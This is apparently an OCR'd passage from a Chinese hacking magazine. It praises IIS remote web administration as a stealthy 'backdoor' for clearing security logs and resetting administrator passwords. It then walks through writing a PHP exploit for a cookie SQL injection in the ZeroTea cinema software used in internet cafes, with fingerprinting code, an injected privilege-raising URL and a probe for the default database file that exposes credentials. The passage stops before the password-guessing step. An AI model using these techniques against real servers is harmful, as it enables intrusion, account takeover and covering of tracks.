


图 14

远程IIS服务器：8098（注意同前面URL的区别，远程管理（HTML）组件采用的端口号为8098，千万别搞错了），然后正确输入管理员账户名和密码，如图13所示，这样就可以登录到管理站点，对




图 15




图 16




图 17

该IIS服务器进行远程管理。

登录成功后如图14所示，一开始的时候俺也被吓了一跳，远程管理（HTML）的功能真是太强大了，仔细看导航条就能知道个大概，主要有"站点、Web服务器、网络、用户、维护"这几个功能。

别小看了这几个功能，通过远程管理（HTML）我们可以实现web站点管理ftp站点、web日志管理、ftp日志管理，以及应用程序日志、安全日志、系统日志的清除，还有修改administrator密码、用户的删除与创建、重启服务器等等……通过它，我们可以很轻松的对服务器进行管理，功能页面分别如图15、图16、图17、图18、图19所示，其它的功能大家自己发掘，限于"黑手"版面我就不一一介绍了，如果还有不明白的，请到"黑手"论坛提问。




图18




图19

三、总结

通过前面的介绍，读者们一定对这两个组件有了一定的认识，相信大家多多少少会产生些联想，尤其是远程管理（HTML）这个组件，简直就是一个超级的后门，我们完全可以通过它对服务器进行管理控制。不过我在测试中又遇到了不少问题，比如远程管理（HTML）安装完成之后，会在IIS 新建一个名为“Administration”的新站点，管理员大叔很容易就能发现，这样隐蔽性就不高了。希望通过这篇文章让各位菜鸟朋友对这两个组件有所认识，也殷切盼望大牛们能够对这两个组件深入研究下，拿出来和大家分享。

编辑点评：

不错的两个组件，尤其是后者。真正的技术高手就是利用系统本身提供的资源来工作的，既保证了安全又达到了目的，这才是真的好！

数据包也疯狂（三）

文 xiaoy

从本文你可以学到编写 EXP 的基础

这期给大家带来的是Web程序漏洞利用工具的编写！也许你已经具备了查找漏洞的能力，一直就梦想着发布署上自己大名的Exp（虚荣心作怪呀）。说实话，我觉得这样的文章挺难写的，因为被划分在“菜鸟恶补”一块，写得涉及到编程了，估计大家也不爱看。但是，没有编程基础的菜鸟那是不合格的菜鸟，希望大家坚持一下，下期我们讲其它的。

零茶影院整站程序以其界面清爽、运行稳定而被众多网吧采用，我在查看MovieView.asp页面时，发现程序员没有正确地过滤MovieViewID，仅包含一个通用防注入程序，从而形成了一个典型的cookie注入。根据国人设定密码的习惯，这个密码在网吧环境中是非常有利用价值的，严重时甚至可以远程登录网吧主机，接着的事就不用我说了吧？本文就利用这个例子写exp，以此讲解多个利用PHP分析和处理数据包的函数。

先看下MovieView.asp文件的相关漏洞代码：

```
<%
MovieViewID=request("MovieViewID")
set rs=server.createobject("adodb.recordset")
sql="update learning set hits=hits+1 where articleID="&MovieViewID
rs.open sql,conn,1,3
sql="select * from learning where articleid="&MovieViewID
rs.open sql;conn,1,1
if not(rs.bof and rs.eof) then
MovieClassID=rs("typeid")
%>
```

顺便说一下搭建的ASP+PHP环境，我采用APMServ5.2.6，它是一款拥有图形界面的快速搭建Apache 2.2.9、PHP 5.2.6、MySQL 5.1.28&4.0.26、Nginx、Memcached、phpMyAdmin、OpenSSL、SQLite、ZendOptimizer，以及ASP、CGI、Perl网站服务器平台的绿色软件。安装完成后点击“启动AMPServ”就可以了，一键完成，省去了很多麻烦。默认使用的80端口可能会被迅雷占用，只需要自己修改一下端口设置即可。

首先获取四个用户输入的参数，包括主机、端口、路径及保存着MovieViewID的cookie，即对应着**$Domain**、**$port**、**$path**、**$cookiepre**。我测试时**$Domain ='127.0.0.1'**，**$port=80**，**$path='/asp/3'**，**$cookiepre="MovieViewID =1064"**。

第一步：判断连接是否正常和目标程序是否能被攻击

零茶影院（zerotea）**在inc目录下有一个特殊的样式表文件zt2004.css**，zt是zerotea的缩写，很独特，所以通过判断它的存在来确定目标能否被攻击是可行的。

我们先来看看如下代码：

```
if (@file_get_contents("http://127.0.0.1:80/asp/3/inc/zt2004.css"))
{echo "<br>恭喜，是零茶影院系统：<br>";}
else {echo "<br>如果没填错的话，大概就不是零茶影院系统吧：<br>
";exit;}
```

string file_get_contents (string filename [, bool use_include_path [, resource context [, int offset [, int maxlen]]]])

file_get_contents()函数是用来将文件的内容读入到一个字符串中的首选方法，加上@为抑制错误。

使用file_get_contents()请求服务器返回zt2004.css的内容，并保存为一个字符串，如果返回不是false，那么也就说明服务器是存在这样一个文件，从而可以确定是零茶影院系统。因为file_get_contents()函数使用起来非常方便，使用GET方法就能利用漏洞，我们首先使用它来请求带有攻击性的URL，比如：

```
file_get_contents("http://127.0.0.1:80/asp/3/index.asp?id=1 update [bbsxp_users] set UserRoleID=1 where Username='xiaoy'"))
```

仅仅是这样一条语句，一个exp就完成了。但是遗憾的是，零茶影院是Access下cookie注入，不支持多句查询，只能一位一位地猜解（union除外）。

第二步：检测默认的数据库路径是否被修改

这一步用处不大，主要是介绍fopen()的一个有用的功能。如果默认数据库路径没有修改，就exit省去猜解密码那一步，下载

数据库便可直接得到用户名密码，我们来看以下代码：

```
if (@fopen("http://127.0.0.1:80/asp/3/data/zerotea.mdb","r"))
{echo "找到数据库:<a href= 'http://127.0.0.1:80/asp/3/data/zerotea.mdb' > http://127.0.0.1:80/asp/3/data/zerotea.mdb</a>"; exit;}
else { echo "数据库路径已被修改";}
```

Fopen，打开文件或者URL(PHP 3、PHP 4、PHP 5)

resource fopen (string filename, string mode [, bool use_include_path [, resource zcontext]])

将filename指定的名字资源绑定到一个流上，如果filename是"scheme://..."的格式，则被当成一个URL，PHP将搜索协议处理器（也被称为封装协议）来处理此模式。如果该协议尚未注册封装协议，PHP将发出一条消息来帮助检查脚本中潜在的问题，并将filename当成一个普通的文件名继续执行下去。'r'是以只读方式打开，将文件指针指向文件头。

看得头昏了吧？简而言之，使用fopen()函数可以非常方便地扫描某个URL是否能被访问，使用抑止错误符号@是为了让输出更加人性化，呵呵，不然当不可访问时会报错的。

第三步：构造数据包，猜解用户名密码

